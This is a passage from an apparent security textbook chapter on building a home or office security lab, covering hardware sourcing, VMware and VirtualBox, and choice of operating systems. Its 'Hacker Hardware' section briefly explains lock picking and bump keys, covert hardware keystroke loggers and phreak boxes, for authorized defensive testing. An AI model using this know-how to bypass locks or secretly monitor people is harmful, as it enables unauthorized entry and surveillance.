Don't forget the logistical details of constructing a network. You will need table space, shelving, power strips, and surge suppressors. If you have an old uninterrupted power supply (UPS) available, you might employ it, too. With several computers in close proximity, you will probably not want to have to deal with a bunch of monitors, keyboards, and mice; a KVM switching arrangement can save a lot of space and aggravation. Now you can turn your attention to the physical computing hardware that you will need.

NOTE **Commercial-quality equipment is much more capable than the products targeted for the consumer or SOHO market. You will be better off with a real Cisco router, even if it is used and scratched up, than with a little Netgear home router.**

Physical Hardware

When it comes to computer systems, there are three key items to consider: processor, memory, and disk space. Having a fast processor, a lot of memory, and a bunch of disk space is a big positive when selecting or building a computer.

Fast and *big* are relative terms whose meaning changes over time. But generally, a good place to start with a Windows PC would be an Intel Core i5 system with 32GB of RAM. Think of these as your minimum requirements. Generally, you can get away with a little less memory with Linux systems.

In terms of disk storage, an internal 1TB SATA hard drive would be considered a minimum requirement. While a solid-state hard drive is not mandatory, it will reduce boot-up times and it will reduce system response times. Removable disk storage, such as USB and NAS, can allow you to safely image your systems so that they can be restored with relative ease if they become corrupt during an experiment. NAS can be handy for holding copies of configuration files, downloaded software, and whatever else you may need while working on the network. It is great to have a central storage location that you can access from various computer systems.

So how do you start building your lab? First, consider many of the sources that exist for the equipment you need. Some of these sources include the following:

- Equipment you already have
- New equipment purchases
- Used equipment purchases

Each of these options is discussed in the following sections along with an overview of their advantages and disadvantages.

Equipment You Already Have

Either at home or at work, you are already likely to have some of the items that will prove useful in building your own security lab. These could range from something as trivial as a handful of Ethernet cables in your desk drawer to shelves full of spare or retired PCs, switches, and routers.

If you are doing this on the job, there are a couple of possible scenarios. Is the spare equipment under your control? If not, you will have to work things out with the appropriate supervisors and make sure that they approve your use of the equipment. Next, you want to take stock of what is available and make a list of the things that look like they could prove useful. Don't worry about the details at this point. Focus on the important items that were mentioned earlier in this chapter.

Finally, prioritize your list and pick out the things that you think will be most useful. Keep the list, as you will probably refer to it later. Remember to start with a small collection of obviously needed items, such as several PCs, laptops, a router, a hub or switch, an Internet connection, and a handful of cables. It will be easy to add things later, so try not to get carried away and include two of everything in your initial efforts.

New Equipment Purchases

Naturally, you have the option of buying new equipment. Sometimes this might be the easiest way to go, if you want to get the job done quickly. The only problem is that buying retail is probably the most expensive option. If you don't have much in the way of retired or spare equipment available, you might have to take this route. If you see your lab as a more or less permanent addition to the workplace, something that you plan to use on an ongoing basis for the foreseeable future, then maybe this is justified.

If you take this path, consider writing a proposal for the needed equipment. Determine the advantages that such a lab will bring to the department and to the company. Make sure to discuss these advantages in your proposal. Highlight the monetary savings that such an investment can return. On the positive side, this approach provides state-of-the-art equipment for the lab. You will also have all the manuals and software readily available. And you won't have to hunt around for missing parts. If you cannot get all the funds approved, you may decide that a few key components are best purchased new. Then the other odds and ends can be filled in on the cheap.

Of all the items that are recommended for inclusion in the lab, which one is best bought new? Many people would agree that PCs will most impact the usefulness of the lab. Older PCs tend to be somewhat slower and lacking in important resources, notably memory and storage capabilities. The prices of PCs have fallen considerably over the past few years. As an example, you can buy a decently equipped Dell "open source" desktop machine for around $500. If you are going to put Linux on it anyway, you don't care that the machine does not come with an operating system. And if you intend to share one keyboard, display, and mouse with a KVM switch, again, who cares that the price does not include a display?

NOTE **Watch the prices of memory and hard drives. Be careful with regard to memory prices if you decide to buy new computers. It is often cheaper to buy your own memory and install it in the machine yourself. And when it comes to hard drives, look for the breakpoint in the pricing where there seems to be an extraordinary price jump relative to the increase in drive size. That is the "sweet spot" in the market.**

Used Equipment Purchases

If you are building your own security lab for home use, this may be the most viable option for obtaining some of the needed equipment. Although this route does require more work, you can save a substantial amount of money. It also spurs creativity, and that is a valuable skill in the networking and IT security field. Employ a bit of imagination. Who sells used computers, networking equipment, and pieces and parts? You will find no shortage of folks who sell

used items. Independent computer stores might have odds and ends that they would love to clear out of the way. You might encounter demonstration items or things that fall into the "open box" category. In retail, this is sometimes called B-stock. Some companies specialize in exactly this kind of thing. With a little web browsing, you are likely to discover several of them, such as `www.liquidation.com` and `www.craigslist.com`.

In addition, some flea market vendors specialize in used computer equipment. As an example, in Dallas, they hold a computer flea market twice a month. This is a paradise for computer nerds, who can likely find almost everything they need at a substantial discount. Check out `www.sidewalksale.com` if you're going to be in the north Texas area. Other areas also set up such events; just ask around and check local resources. Who knows, you might find some useful items.

Computer companies often sell refurbished systems and components. Sometimes these items are returned by those challenged by a simple software or hardware problem (such as a missing software driver), or they have come back from a lease, or maybe there was a minor cosmetic defect or a trivial part was missing. Whatever the reason that motivates the seller, you can often find systems or significant components at prices that are well below retail. Some manufacturers outsource refurbished equipment that is returned. Often, the affected products are sold through various channels such as the Internet.

Although the risk is higher than with new equipment, the savings can be substantial. Just do your homework first. Check out the reviews for various items and determine whether others are reporting them as error prone or of high quality. Sites such as `www.epinions.com` and `http://reviews.cnet.com` report on specific products and hardware.

Online Auctions

eBay pioneered the online auction segment of the market back in the mid-1990s. Online auctions are a little different from the bidding process that you may be familiar with. Online auctions award the winning bid to the high bidder. This bid may have been placed three days before the auction's closing, or three seconds before. Some individuals actually enjoy watching the last few seconds of the bidding process so that they can snipe the bid from another potential buyer just seconds before the auction ends. For the seller, a portion of the profits goes to the auction site in the form of seller fees. Buyers will want to look closely at any additional fees or charges that are placed on the final bid. Some individuals may even be running scam auctions in which they have no intention of ever sending you the goods purchased or may even misrepresent the goods as usable when they are in fact damaged. Here are some common tips for buyers:

- Bid low so that you don't end up overpaying for the goods or services.
- Ask the seller questions if you want to know more about the item being sold.

- Monitor auctions close to their closing time to make sure that you don't miss a valuable item over a few dollars.

Online auction sites include `www.liquidators.com`, `www.ubid.com`, and `www.ebay.com`. eBay is the largest site and has proven to be an invaluable resource for buying and selling an endless number of things. They have a section dedicated to computers and networking, so if you are looking for a specific item, such as a particular brand and model of router, this is a super place to start your search. Even if you don't end up buying the item that you are interested in on eBay, you can get a good feel for the market price for whatever it is that you are curious about. It is very helpful to have a good sense of the cost of used items.

This book is not a forum for eBay do's and don'ts. Suffice it to say that you probably shouldn't buy anything off eBay that you are not prepared to write off as a loss. Although the vast majority of offerings are completely legitimate, horror stories do pop up from time to time. You must be the judge.

Be aware that while eBay transactions often avoid state sales taxes, these savings may well be offset by shipping and handling charges. Shipping may also take some time. Some sellers send items immediately after an auction closes, whereas others may wait days to ship. The time can vary considerably. This is not necessarily bad, just something to keep in mind if you have a project planned that is time-critical. All in all, eBay is a great resource. Just use common sense, and you will likely get a good result.

Thrift Stores

An often-overlooked option is thrift stores that handle used computer and network items. As an example, Goodwill has computer stores in Texas and California. The notion of recycling is often behind these operations. Businesses and individuals with old computers and related items donate them. The thrift organizations clean these components up, reformat the disk drives, strip some of the parts, and categorize them. If you're in a computer-centric area such as San Francisco, California, or Austin, Texas, these may be good places to find equipment to construct your lab. It is hard to say what kind of treasures you will find in these outlets. A thrift store might just have some equipment that is useful to you, such as the following:

- Hubs, commercial and consumer grade, single and dual speed
- Switches, likewise
- Routers, some of commercial quality
- Power bricks for many kinds of devices, including laptops
- SCSI adapters, cheap
- Ethernet network adapters (PCI and PCMCIA)
- CD and DVD drives, any kind you might need

- Monitors, many sizes, CRTs and LCDs
- Computer systems, both PC and Mac, with various operating systems
- Bare systems, comprising a case, power supply, Motherboard, CPU, memory, hard drive, and CD drive
- Old licensed software such as Windows Server 2003 or Windows XP that can be used to create target virtual machines

It is fair to assume that what is available varies from time to time with this sort of venue. Sometimes you will get lucky, and sometimes you will be disappointed. But the price is right.

Company Sales

Many companies have employee sales from time to time. When this happens, employees have an opportunity to enjoy the first pick of equipment that is probably going to be donated, recycled, or discarded. It is often the case that the company is primarily interested in just getting rid of these items. They also see an additional benefit in making these things available to their employees. Making money is seldom a significant motivator. Large entities, government organizations, and schools do a lot of this type of activity. As an example, I attended one of these sales where Dell Latitude laptops were going for less than $200 each. I was able to pick up 12 for use in a course kit I was building. The bottom line is, if you or one of your friends becomes aware of this kind of opportunity, you might want to take advantage of it.

Virtual Hardware

Modern computer systems have come a long way in how they process, store, and access information. One such advancement is in virtualization. While there are many types of virtualization, this section focuses on virtual systems. Virtual systems create an environment in which a guest operating system can function. This is made possible by the ability of the software to virtualize the computer hardware and needed services. Virtualized computing uses a virtual machine (VM), also called a virtual server. A VM is a virtualized computer that executes programs like a physical machine. VMware, VirtualBox, Virtual PC, Xen, and Hyper-V are a few examples of virtual machines.

A virtual server enables the user to run a second, third, fourth, or more operating systems on one physical computer. For example, a virtual machine will let you run another Windows OS, Linux x86, or any other OS that runs on an x86 processor and supports standard BIOS booting. Virtual machines are a huge trend and can be used for development and system administration and production, and to reduce the number of physical devices needed.

Virtual servers reside on a virtual emulation of the hardware layer. Using this virtualization technique, the guest has no knowledge of the host's operating system. Virtualized servers use hypervisors, which can be classified as either type 1 or type 2. Type 1 hypervisor systems do not need an underlying OS. This design of hypervisor runs directly on the hardware. An example of a type 1 hypervisor-based system is shown in Figure 1-1.




Figure 1-1: Type 1 hypervisors run directly on hardware.

A type 2 hypervisor runs on top of an underlying host operating system. The guest operating system then runs above the hypervisor. An example of a type 2 hypervisor is shown in Figure 1-2.




Figure 1-2: Type 2 hypervisors run on an OS.

A type 2 hypervisor allows the physical system administrator to create guest operating systems that may be different from the base operating system. This technique uses a type 2 hypervisor to coordinate instructions to the CPU.

The hypervisor validates all the guest-issued CPU instructions and manages any executed code that requires additional privileges. VMware uses

the hypervisor, which is also known as a virtual machine monitor (VMM). The hypervisor is the foundation of this type of virtualization, as it accomplishes the following:

- Interfaces with hardware
- Intercepts system calls
- Operates with the operating system
- Offers hardware isolation
- Enables multi-environment protection

NOTE **Two choices for virtualization include VirtualBox by Oracle and VMware. This lab uses a type 2 hypervisor and Windows 7 for the base operating system, with several virtual systems loaded as guest operating systems.**

VMware

Virtualization is the process of emulating hardware inside a virtual machine. This process of hardware emulation duplicates the physical architecture needed for the program or process to function. One of the first companies to develop a virtual product was VMware (`www.vmware.com`). They demonstrated this technology and patented it in the late 1990s. Before this, the development of hardware such as processors had not progressed enough to make this technology commercially viable for the average desktop-computer user. VMware would be a good choice to use in your lab because it enables you to easily test security tools, try out upgrades, and study for certification exams.

Probably the most important consideration is that more is always better. This means that more memory, more hard disk space, more processing power, and faster components always make for a better base system. You want to maintain a peak resource usage of no more than 60 percent to 80 percent. Greater usage will cause the systems to bottleneck and will also lead to performance problems. While VMware makes many different products, this section focuses on the following:

- VMware Player
- VMware Workstation

Table 1-1 lists some of the requirements and specifications of VMware products.

Table 1-1: Basic VMware Specifications

VIRTUAL DEVICE	PLAYER	PLAYER PRO	WORKSTATION
CD-ROM	Rewritable	Rewritable	Rewriteable
DVD-ROM	Readable	Readable	Readable

ISO mounting	Yes	Yes	Yes
Maximum memory	4GB	4GB	64GB
Processor	Same as host	Same as host	Same as host
IDE devices	4 max	4 max	4 max
NIC	10/100/1000	10/100/1000	10/100/1000
Video	SVGA	SVGA	SVGA
USB Support	3.0	3.0	3.0

As you can see in Table 1-1, VMware products include VMware Player, VMware Player Pro, and VMware Workstation. VMware Player runs on Microsoft Windows and Linux and can open and play any virtual machine created by another VMware product. One good thing about VMware Player is that it is free. The drawback is that it cannot create a virtual machine.

VMware Workstation is more advanced than VMware Player, and even supports an option known as snapshots, which means you can set a base point to which you can easily return. VMware Server is a much higher-end product; along with the added cost, it has the highest level of performance. For the lab setting you are building, VMware Workstation will work fine.

To install VMware Workstation, you need to either purchase a copy or download an evaluation copy. You need about 25MB of memory to download and install VMware Workstation. Just remember that this amount of memory is just to load the program. Each virtual system you install will require much more. On average, you will need a minimum of at least 8GB for each virtual OS you install. Memory is an important issue. Although the documentation might state that a minimum of 256MB of memory is needed, this typically won't be enough for anything more than a basic command-line install of Linux. Expect operating systems such as Windows to require much more. Insufficient memory will devastate performance on both the guest VM and host OS.

Here are the basic steps required to install VMware Workstation on the host OS:

1. Log on to your newly installed host OS as a user with Administrator privileges.
2. Find the newest VMware Workstation distribution at `www.vmware.com/products/workstation/workstation-evaluation` and then click the appropriate Download Now button, as shown in Figure 1-3. You need an e-mail address so that the key can be sent to you. If you do not want to purchase the program at this time, VMware will send you a key that is valid for 30 days.




Figure 1-3: Install VMware Workstation.

3. Read the end-user license agreement, which explains the licensing terms. Click Yes to continue.
4. You are prompted to set the install location. The default is `C:\Program Files\VMware`. Keep this default unless you have a really good reason to change it.
5. Select any folder in which to install, and click Next. It takes a few minutes for the installer to create the necessary files on your system.
6. Because Windows systems use AutoRun for their CD/DVD players, the VMware installer asks whether you want to turn AutoRun off. You should say yes, because having it on can affect the functionality of the virtual machines.
7. If you have any previous versions of VMware Workstation, you are prompted to remove them. You are also prompted to create a VMware Workstation icon on your Windows desktop. Click Yes when prompted.
8. As with almost all Windows application installs, you are prompted to reboot your computer after the installation process is complete.
9. When the system reboots, VMware Workstation is installed. Opening the program displays a screen similar to that shown in Figure 1-4.




Figure 1-4: Choose the typical option to install the VMware Workstation.

NOTE **Just because you have VMware Workstation installed doesn't mean that you are ready to start loading virtual operating systems. You must first enter a serial number. Remember that you can get a free, temporary 30-day evaluation license or buy a full license.**

From this point forward, it is assumed that you have installed the files in the default location at `C:\Program Files\VMware\VMware Workstation`. In addition to a few shortcuts to Workstation, online help, and the uninstaller, you will find documentation in a compiled HTML help file for Internet Explorer or your browser located in the Workstation Programs folder: `VMware.chm`. If you look in the Programs directory, you will find a number of utility programs and auxiliary files such as `linux.iso`, `windows.iso`, and `freebsd.iso`. These ISOs contain the information used to install VMware Tools for Linux and Windows host systems. This will allow you to do things such as drag and drop files from the host OS to the virtual system. You don't need to transfer these files to actual CDs to use them; VMware will automatically attach them to the guest system when you perform a tools installation. You are prompted to do so after you install the virtual OS. The end-of-chapter exercises walk you through the installation of several different types of operating systems into VMware, such as Microsoft Windows and Linux.

VirtualBox

VirtualBox is the only professional virtualization solution that is freely available as open-source software under the terms of the GNU General Public License. It

is suitable for enterprise and home use, as well as a lab and testing environment. You will want to get started by downloading a copy from `www.virtualbox.org/wiki/Downloads`.

NOTE **If you want to use a Mac, there are a few virtualization options, including VMware Fusion, Parallels Desktop, and VM VirtualBox.**

Hacker Hardware

Most hacking gear is classified as software, but some hardware can be considered hacking gear, too, such as wireless cards, lock picks, key loggers, and phone taps.

One crucial piece of hacking gear is a WiFi adapter. Generally, the WiFi adapter on your PC will be insufficient for your lab. The key capability you need is to inject packets into the access point, and most built-in wireless adapters are incapable of packet injection. While there are many suitable options, one good choice is the Alfa AWUS036NH USB wireless adapter, which you can purchase for between $30 and $50. Some people like the AirPCap adapter but, it is more expensive, and is designed for Windows only. AirPcap adapters are used to capture 802.11 WLAN packets on Microsoft Windows computers. An AirPcap card can be used with tools such as Wireshark and Cain & Abel.

NOTE **Aircrack-ng has a list of WiFi adapters that can work with their suite of tools. You can review the list at** `www.aircrack-ng.org/doku.php?id=compatibility_drivers&DokuWiki=69cd39e5bf14af0bfca2db56990ddb98`.

Lock picks are another common category of physical hacking gear. Almost all hacking conferences feature some type of lock pick village. Contests are held to see who can pick a lock most quickly. Lock picks are used to open door locks, device locks, and padlocks. Most lock pickers don't learn lock-picking as a college course or through formal training; it is generally self-taught through practice. Lock-picking is really just the manipulation of a lock's components to open it without a key. The basic components used to pick locks are as follows:

- **Tension wrenches**—These are not much more than small, angled flathead screwdrivers. They come in various thicknesses and sizes.
- **Picks**—These are similar to a dentist's pick, and are small, angled, and pointed.

Together, these tools can be used to pick a lock. One of the easiest techniques to learn is *scrapping*. Scrapping occurs when tension is held on the lock with a tension wrench while the pins are scrapped quickly. A good site to learn more about locks is `www.kickthefog.com/how_works.htm`.

While this chapter may not go into an in-depth discussion on how lock-picking works, this is something that security professionals should know about. They

should also understand that it is important to check an organization's locks and make sure that they choose the right lock for the right job. Consider getting a lock-picking set to learn more about how lock-picking is actually performed. You may also want to get a set of bump keys, as shown in Figure 1-5.



Figure 1-5: A bump key is a special key that has been cut to a number nine position and has a small amount of extra material shaved from the front and the shank of the key.

When slight pressure is applied and the key is bumped or tapped, this drives the pins upward and allows the attacker access. You will then be able to test your organization's physical defenses (with permission, of course).

Next on the list is keystroke loggers. A keystroke logger can be software or a hardware device that is used to monitor someone's computer activity. While an outsider might have some trouble installing one of these devices, an insider is in a prime position. Hardware keystroke loggers are usually installed while users are away from their desks, and they are completely undetectable except for their physical presence. Some loggers simply store the information and require you to retrieve them for analysis, while others have Bluetooth capability so that keystrokes can be wirelessly retrieved. To find such devices requires a physical inspection of the computer. And when was the last time you looked at the back of your computer?

Finally, this discussion isn't complete without some mention of phone-hacking tools. Actually, phone-hacking tools predate computer hacking. The 1960s and 1970s were the heyday of phone hacking. *Phreakers* (from "phone" and "freak") typically used phreak boxes (any device connected to a phone line) to perform their attacks. Some of the many types of phreak boxes (or color boxes) are listed here:

- **Blue box**—Enables you to make free long-distance calls
- **Red box**—Duplicates tones of coins being dropped into a pay phone
- **Tangerine box**—Used for eavesdropping without making a click when connected
- **Orange box**—Spoofs caller ID information on the called party's phone

Before you get too excited about making free phone calls, just remember that the use of these tools is illegal and that most of them do not work on modern telephone systems. The reason that much of this technology worked in the first place was because of in-band signaling. In-band signaling simply plays the control tones right into the voice channel onto the telephone wires. New telephone system networks use out-of-band (OOB) signaling, in which one channel is used for the voice conversation, and a separate channel is used for signaling. With OOB signaling, it is no longer possible to just play tones into the mouthpiece to signal equipment within the network.

CAP'N CRUNCH AND HIS BLUE BOX

John Draper was one of the first well-known phone hackers. His claim to fame was that he discovered how to use the toy whistle from a box of Cap'n Crunch. In the 1970s, long-distance phone service was still quite expensive—so much so that finding a way to make free calls was a pretty big deal. The exploit was actually possible because of the way the phone company handled signaling within the voice band of the call. Instead of relying on whistles to do this long-term, a small electronic box—named the *blue box*—was developed to handle just that task. This name is believed to be traced to the fact that the first one built was placed inside a small blue box. According to hacking legend, Steve Wozniak was so obsessed by the new technology that he called John Draper and asked if he could come visit him at his University of California, Berkeley, dorm and share his phone-hacking secrets.

Although the phreaking phenomenon slowed somewhat as technology changes enhanced telecommunication security, the culture never actually died, and phreaking lives on today in other forms. Today, a whole new generation has discovered things such as caller ID hacking. This phreaking technique gives an attacker the ability to make anyone's caller ID appear on the recipient's phone. Phone hacking also played a part in the News Corp UK phone hacking scandal of 2012.

Software Requirements

This section looks at software requirements, including operating systems and software. You may be asking yourself what the right operating systems are or how you will know which ones you need. If you are going to build your own network security lab, software will play a critical role. If you are building this lab with a tight budget, picking the right software will be even more critical, as there are certain pieces of software that you cannot live without.

One way to maximize your budget is by using virtual servers. This technology offers a great way to get more bang for your buck out of existing hardware. You will also look at some tools and applications that you might consider installing on your newly constructed operating systems. Finally, just remember the ultimate reason for using this type of test system: because you should never be running test software or experimenting on a production network. Unknown tools and software can cause many different results when combined with other software and processes. The worst case is when a critical system or service fails. You do not want to be the person who causes this to happen. For this reason alone, you should run a test lab on a nonproduction network.

Operating Systems

You cannot do a lot with the hardware you have until you load some software and operating systems. So, the following section discusses the types of operating systems to install and looks at the various options. Let's start by discussing the Microsoft family of operating systems.

Microsoft Windows

It almost goes without saying that any test network is going to need to run some version of a Windows system. Microsoft has helped redefine computing over the past 20 years. This history dates back to such classics as Windows 3.11 and Windows for Workgroups. This was one of the early top sellers for Microsoft and gave users a graphical interface along with the ability to network. In 1994, Microsoft released Windows NT 3.5, which was developed as a business-focused client/server operating system. Subsequent versions included Windows XP, Server 2003, Server 2008, Server 2012, Vista, Windows 7, Windows 8, and Windows 10.

The first question to consider is what version of Windows you should install. If you can find an old copy of 2003 server, this might be a good choice because there are a lot of exploits for this version. You should also consider Windows 7 because of its ubiquity in the corporate workplace. If you decide to install Windows 7, you first want to make sure that the hardware meets the minimum requirements:

- **Processor**—1 gigahertz (GHz) or faster 32-bit (x86) or 64-bit (x64) processor
- **Memory**—1 gigabyte (GB) RAM (32-bit) or 2GB RAM (64-bit)
- **Hard drive**—16GB (32-bit) or 20GB (64-bit) available hard disk space
- **Monitor**—VGA (800 × 600)
- **Disk drive**—CD-ROM or DVD
- **Other items**—Keyboard and mouse

Compare these requirements to those of Windows Server 2012, which are much greater:

- **Processor**—1.4 GHz 64-bit processor
- **Memory**—4GB RAM
- **Hard drive**—32GB available hard disk space
- **Graphics**—Super VGA (1024 × 768) or higher-resolution monitor
- **Disk drive**—DVD
- **Other items**—Internet access, keyboard, and mouse

As the preceding lists make very clear, it is much easier to meet the requirements for Windows 7 than for Windows Server 2012. For most of what is demonstrated in this book, Windows 7 will work fine. You may decide upon Windows 8, and it's certainly an option; just keep in mind that not everyone is a fan of the metro interface. Speaking of hardware, it is worth mentioning that Microsoft maintains a Hardware Compatibility List (HCL) at `www.microsoft.com/whdc/hcl/default.mspx`. This is a good site to check to make sure that your hardware is compatible before you begin installation. This is even more important if you have purchased used equipment.

If you're still unsure which software you should invest in, take a look at Table 1-2, which is a list of "must-haves" versus "nice-to-haves."

Table 1-2: Windows OS Priorities

OPERATING SYSTEM	COMMENTS
Windows XP	Acceptable for some testing of vulnerabilities but not a requirement
Windows 2003	Nice to have for demonstrating common vulnerabilities
Windows 7	Widely deployed; considered a must-have
Windows 8	Not widely deployed in the corporate environment
Windows Server 2012	Nice to have. Widely deployed in organizations using Windows servers

Linux

Linux is a Unix-like OS that can run from your Intel-based PC just like the Microsoft Windows OS. Linux was originally created by Linus Torvalds with help from programmers from around the world. If you're new to Linux, it is definitely an OS that you should get to know more about. The benefits of using Linux are that it is economical, is well designed, and offers good performance.

Linux distributions are easily available and can typically be downloaded for free. Linux comes in many flavors, including Red Hat, Debian, Mandrake, Ubuntu, and so on. Specialized versions have also been developed for specific purposes. Some of these include KNOPPIX, Fedora Security Spin, and Kali.

The best way to learn Linux is just by using it, which is why there is a copy of a Kali Linux downloadable version on the Wiley website. It is included as an *ISO image*. You can use the image to install Kali Linux onto a system or make a bootable DVD. If you are looking for other versions of Linux that have been customized for security work or to build your own security lab, you can review the list at `www.livecdlist.com/`.

Linux is open source, which means that it can be freely distributed, and you have the right to modify the source code. It is also easy to develop your own programs on Linux. This is one of the reasons why you will see many security tools released on Linux well before they debut in the Windows world. This section of the chapter takes a closer look at installing Linux and reviews some of the basic features.

The easiest way to start is by using one of the bootable versions of Linux. As mentioned previously, `www.livecdlist.com` has a good list that contains many of the most common distributions. You will find links to each specific version's website, as shown in Figure 1-6.




Figure 1-6: Bootable security distributions of Linux

After you have selected any single distribution, you are taken to that version's download page.

The example in Figure 1-7 shows the Fedora Security Lab distribution.



Figure 1-7: Fedora Security Lab

When downloading an ISO, you may still need to perform an additional step or two to make the ISO useable. As an example, you may want to boot directly to the ISO from a DVD. The first thing you need to do is to convert the ISO into a bootable disk. This install uses a bootable CD-ROM; no installation to your hard drive is required.

To convert and use an ISO file from the Wiley website or one that has been downloaded from the Internet, you need the following:

- A CD/DVD writer
- A blank CD-ROM
- A burning program capable of burning an ISO onto a CD
- The capability to change your computer's BIOS to boot from the CD-ROM

A variety of Windows programs convert ISOs into bootable CD-ROMs, including Nero Ultra Edition, the ISO Recorder power toy, and Roxio Easy Media Creator Suite. If you have access to Mac OS X or a Unix or Unix-like workstation, these tools are already built into the base operating system. Here is a quick overview of the steps involved to complete the installation process.

1. If you are using Fedora Security Lab and you have only one CD/DVD drive, you need to copy Fedora Security Lab onto your hard drive before burning it to a blank CD. Otherwise, you can burn the image directly from the second CD-ROM drive.
2. Regardless of which tool you are using, open the application and select Burn Image to CD-ROM. When prompted for the image, select

`fedora-live-i686-21-5.iso`. If you are prompted to either Burn Disk at Once or Burn Track at Once, choose Burn Disk at Once.

3. When you have completed burning the CD, restart your computer, leaving the Kali CD in the CD-ROM drive. You might have to change the boot order in the BIOS by pressing F2 or the Del key during bootup.
4. After you have your computer set to the proper boot order, allow the computer to continue booting up.
5. Start Fedora Security Lab. Explore the interface; you will notice that there are many tools and applications. Some of these are discussed in later chapters.

Navigating in Linux

With Fedora Security Lab installed as a bootable disk, let's spend a few minutes discussing the basic structure of the OS and how it and other versions of Linux differ from Microsoft Windows. Some of the primary differences include the following:

- **Linux is case sensitive**—This is in contrast to Windows, which is not case sensitive. This means that `FAQ.txt` and `faq.txt` are two different files.
- **Linux directories and files have ownership permissions**—Linux uses the `Chmod` command to set permissions on files and directories. These can be restricted by user, group, and all others. Windows really has no equivalent to this command.
- **Regular Linux users cannot change system settings**—In the world of Linux, the all-powerful user is root. The root account has the ability to control critical settings. The closest thing that Windows has is the Administrator account.
- **Linux partitions are not based on FAT or NTFS**—Linux creates partitions using the ext3 filesystem, whereas Windows uses FAT or NTFS partitions.
- **Linux path names contain forward slashes**—Unlike Windows, where a path might be `C:\Winnt\system32`, in Linux the path is `/var/log`.
- **Linux was developed for a multi-user environment**—This is much different from Windows because Windows evolved from DOS, which is a single-user operating system.
- **Linux does not use drive letters**—Whereas Windows uses drive letters, such as `A:`, `C:`, and `D:`, Linux contains everything within a single unified hierarchical structure.

